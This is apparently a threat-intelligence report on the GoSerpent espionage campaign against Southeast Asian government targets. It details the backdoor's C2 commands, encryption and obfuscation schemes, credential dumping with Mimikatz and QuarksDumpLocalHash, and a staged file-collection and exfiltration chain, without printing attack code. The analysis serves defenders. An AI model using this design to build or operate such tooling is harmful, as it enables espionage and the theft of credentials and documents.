We found earlier versions of the GoSerpent backdoor used since 2021 against victims in Southeast Asia with relatively simpler code that received command-line arguments in plain text. Even though the newer variant is stealthier, the attackers continued using the simpler version alongside the latest one in their recent attacks.
What makes this threat particularly concerning is the strategic deployment of various tools with sophisticated data collection and exfiltration capabilities.
In this article, we introduce the malicious tools uncovered by us, which have been used since late 2025.
Technical details
Initial phase of the attacks
The initial phase of the attacks involved deployment of the GoSerpent backdoor, followed by additional malicious tools. During this phase, the main goal was to collect sensitive files and store them for future exfiltration, which was done by a data collecting tool, ThumbcacheService. The attackers also needed system credentials to exfiltrate the collected data through network drives at a later stage. This was achieved through a number of credential dumping tools deployed in this phase via the GoSerpent backdoor.
GoSerpent backdoor
The primary weapon in this campaign is the GoSerpent backdoor, a sophisticated Go-based remote access Trojan that has been active since at least 2021, with the most recent variant deployed in 2026.
This malware receives encrypted and base64-encoded command-line arguments containing a C2 server address and communication password, which are decrypted using AES-CBC mode with a fixed IV (31323334353637383930616263646566) and keys derived from predefined strings.
The backdoor connects to command-and-control servers using ChaCha20 encryption for communications, with the SHA256 hash of the communication password serving as the encryption key.
GoSerpent supports multiple C2 commands by receiving special command values. The commands include the following:
Command
Symbol (as derived from corresponding function names)
Description
2BA1
Sync
Respond to the server to show the infection is active
3BA2
Exit
Exit process
4BA3
Ls
Start listening on a port
5BA4
Connect
Connect to a remote server
6BA5
Hello
Create a shell on the infected machine
7BA6
Ul
Upload a file or directory to the server
8BA7
Dl
Download from the server
9BA8
Ss5
Start a SOCKS5 proxy on the infected machine
ABA9
Cl
Close a listening port
CBAB
RF
Forward to a connected node
GoSerpent can establish SOCKS5 proxy servers to route traffic through compromised hosts, enabling attackers to access other networks while masking their true IP addresses. The backdoor is capable of deploying additional malicious tools, including ThumbcacheService for file collection, Mimikatz for credential dumping, and QuarksDumpLocalHash for local account password hash extraction. The malware exhibits strong persistence mechanisms and uses filenames that mimic legitimate system processes such as lass.exe and updates.exe to evade detection.
McMx RAT
McMx is a basic Go-based proxy and remote access tool that represents a simpler variant of the GoSerpent backdoor, apparently compiled from a different GitHub repository path.
Unlike the latest variant of GoSerpent, which uses encrypted command-line arguments, McMx receives input parameters from text files in plaintext format — in a way that resembles older versions of GoSerpent. The malware features similar function names with apparent typos present in both tools.
Before executing McMx, attackers manipulate batch files to generate configuration files containing C2 parameters. The patterns observed show the use of echo commands to create configuration files with parameters like remote host addresses, ports, and secret keys. The McMx malware is then deployed with this configuration.
The tool shares core functionalities with GoSerpent, including:
SOCKS5 proxying
port forwarding
file transfer
remote shell capabilities
Data collection and credential dumping tools
Following initial deployment of the GoSerpent backdoor, attackers typically wait several days before utilizing it to download and execute additional malware components for data collection and credential dumping.
ThumbcacheService
ThumbcacheService is a malicious DLL deployed as a Windows service that functions as a sophisticated file collection mechanism within the GoSerpent ecosystem. The malware employs XOR encryption with a single-byte key of 0x13 for string obfuscation. It decrypts embedded strings and creates a database file named thumbcache_605a.db in the C:\Users\Public\ directory to store collected sensitive files. It specifically targets documents with the following extensions: .doc, .docx, .pdf, .xls and .xlsx.
The targeted files are then archived using 7-Zip and protected with a predefined password @vx0a9n5W2M0c3D6.#, enforcing a 20MB size limit for archives.
The malicious service also monitors the $Recycle.Bin directory for deleted files with the extensions of interest, ensuring comprehensive data collection.
Credential dumping tools
The threat actor deploys the following tools via GoSerpent backdoor to dump credentials:
Mimikatz — dumps memory from the LSASS process to extract credential material, including cached credentials and Kerberos tickets.
QuarksDumpLocalHash — extracts local account password hashes from the SAM registry hive, allowing for offline password cracking attacks.
These tools work together to maximize information extraction from compromised systems. The stolen credentials were used in later stages of the attack to facilitate the exfiltration of sensitive files collected by ThumbcacheService.
Second stage of the attacks
After the initial phase of the malware deployments, the attackers allowed a few weeks for the ThumbcacheService to silently collect sensitive files without exfiltrating them. In the meantime, the credential dumping tools also continued to steal credentials. In May 2026, the threat actor came back with a set of new tools. The main malware of this round of activity was another Go-based RAT and proxy tool, Stowaway. It was used to deploy the two-stage data exfiltration tool TmcLoader/TmcPayload, which was the last piece of the data theft puzzle.
Stowaway
Stowaway is a proxy and remote access tool compiled from an open-source framework with customized functions to make the infection stealthier. This malware features both network admin and agent capabilities, enabling attackers to establish chained proxy paths across multiple hosts with the following functionalities:
SOCKS5 proxying
port forwarding
reverse tunneling
remote shell access
file transfer
SSH-based tunneling
Communications are transported over TCP, HTTP, or WebSocket channels protected by AES-256-GCM or TLS encryption.
As the next step, the attackers deliver two files to the victim machine via Stowaway:
TmcLoader with an embedded payload
{BBF061R2-BE25-4F6D-8B2D-1A6A39C3FSA2}.db — an encrypted configuration file
TmcLoader/TmcPayload
TmcLoader is a stealthy C++ loader module registered as a Windows service. The malware embeds an encrypted payload dubbed TmcPayload within its .data section, which is decrypted and loaded into the memory space of the svchost process to maintain persistence and avoid detection.
TmcLoader employs dynamic API resolution through a circular XOR encryption, where each byte is XORed with the value of the subsequent byte, combined with Base64 encoding for string obfuscation to hide API names.
The loader creates a unique event to prevent multiple infections on the same system. After that, it extracts and decrypts the embedded TmcPayload. This payload component is responsible for exfiltrating sensitive data from the victim’s machine.
TmcPayload generates a file path from an obfuscated string:
C:\Users\Public\Libraries\{BBF061R2-BE25-4F6D-8B2D-1A6A39C3FSA2}.db.
It then checks for the existence of this configuration file. If the file doesn’t exist, it delays execution for a random period of time before rechecking. The configuration file contains encrypted network share credentials and destination paths for data exfiltration. It specifically references the thumbcache_605a.db file created by ThumbcacheService as the file to be exfiltrated, demonstrating the integrated nature of the attack chain.
Toolset integration
What distinguishes this threat actor’s approach is the deliberate integration between different components of their toolset. The chain from ThumbcacheService to TmcLoader/TmcPayload demonstrates sophisticated operational planning:
ThumbcacheService: deployed via GoSerpent, collects and archives sensitive files into the thumbcache_605a.db database file.
Credential dumping tools: deployed via GoSerpent to retrieve system credentials.
Configuration file: delivered via Stowaway, contains credentials and file paths for data exfiltration.
TmcLoader/TmcPayload: deployed via Stowaway, reads the configuration file for data exfiltration.
Data transfer: using network credentials and destination paths from the configuration file, TmcPayload transfers the exact same thumbcache_605a.db.
This integration shows that the threat actor has carefully orchestrated their tools to work together seamlessly, ensuring that data collected by one component is available for exfiltration by another component.
Infrastructure
The malware operators leverage legitimate hosting providers, including Alibaba Cloud and UCLOUD HK, for their command-and-control infrastructure. The use of legitimate hosting platforms demonstrates operational security awareness, making detection more challenging.
The technical similarities between GoSerpent and the newer Stowaway tools strongly suggest the threat actor’s deep familiarity with network proxy technologies. The consistent use of legitimate domain names as secret keys, with GoSerpent employing www.microsoft.com and www.spacex.com and Stowaway utilizing github.code, indicates a standardized operational methodology.
Attribution
While the exact attribution of the GoSerpent campaign remains uncertain, there are indications of a potential link to the TetrisPhantom threat actor. The similarities in victim targeting, technical capabilities, and operational methodologies suggest a possible connection. However, further investigation is necessary to confirm this association.
Conclusion
The GoSerpent campaign represents a sophisticated and evolving threat to government and diplomatic entities in Southeast Asia. The threat actor’s use of customized tools, such as the GoSerpent backdoor, Stowaway, and TmcLoader, demonstrates a high degree of technical expertise and operational planning. The integration of these tools to collect and exfiltrate sensitive data highlights the actor’s focus on long-term access and intelligence gathering. As the threat landscape continues to shift, it is essential for organizations to remain vigilant and implement robust security measures to detect and prevent such attacks. By understanding the tactics, techniques, and procedures (TTPs) employed by this threat actor, defenders can better prepare themselves to counter similar threats in the future.

 Entrar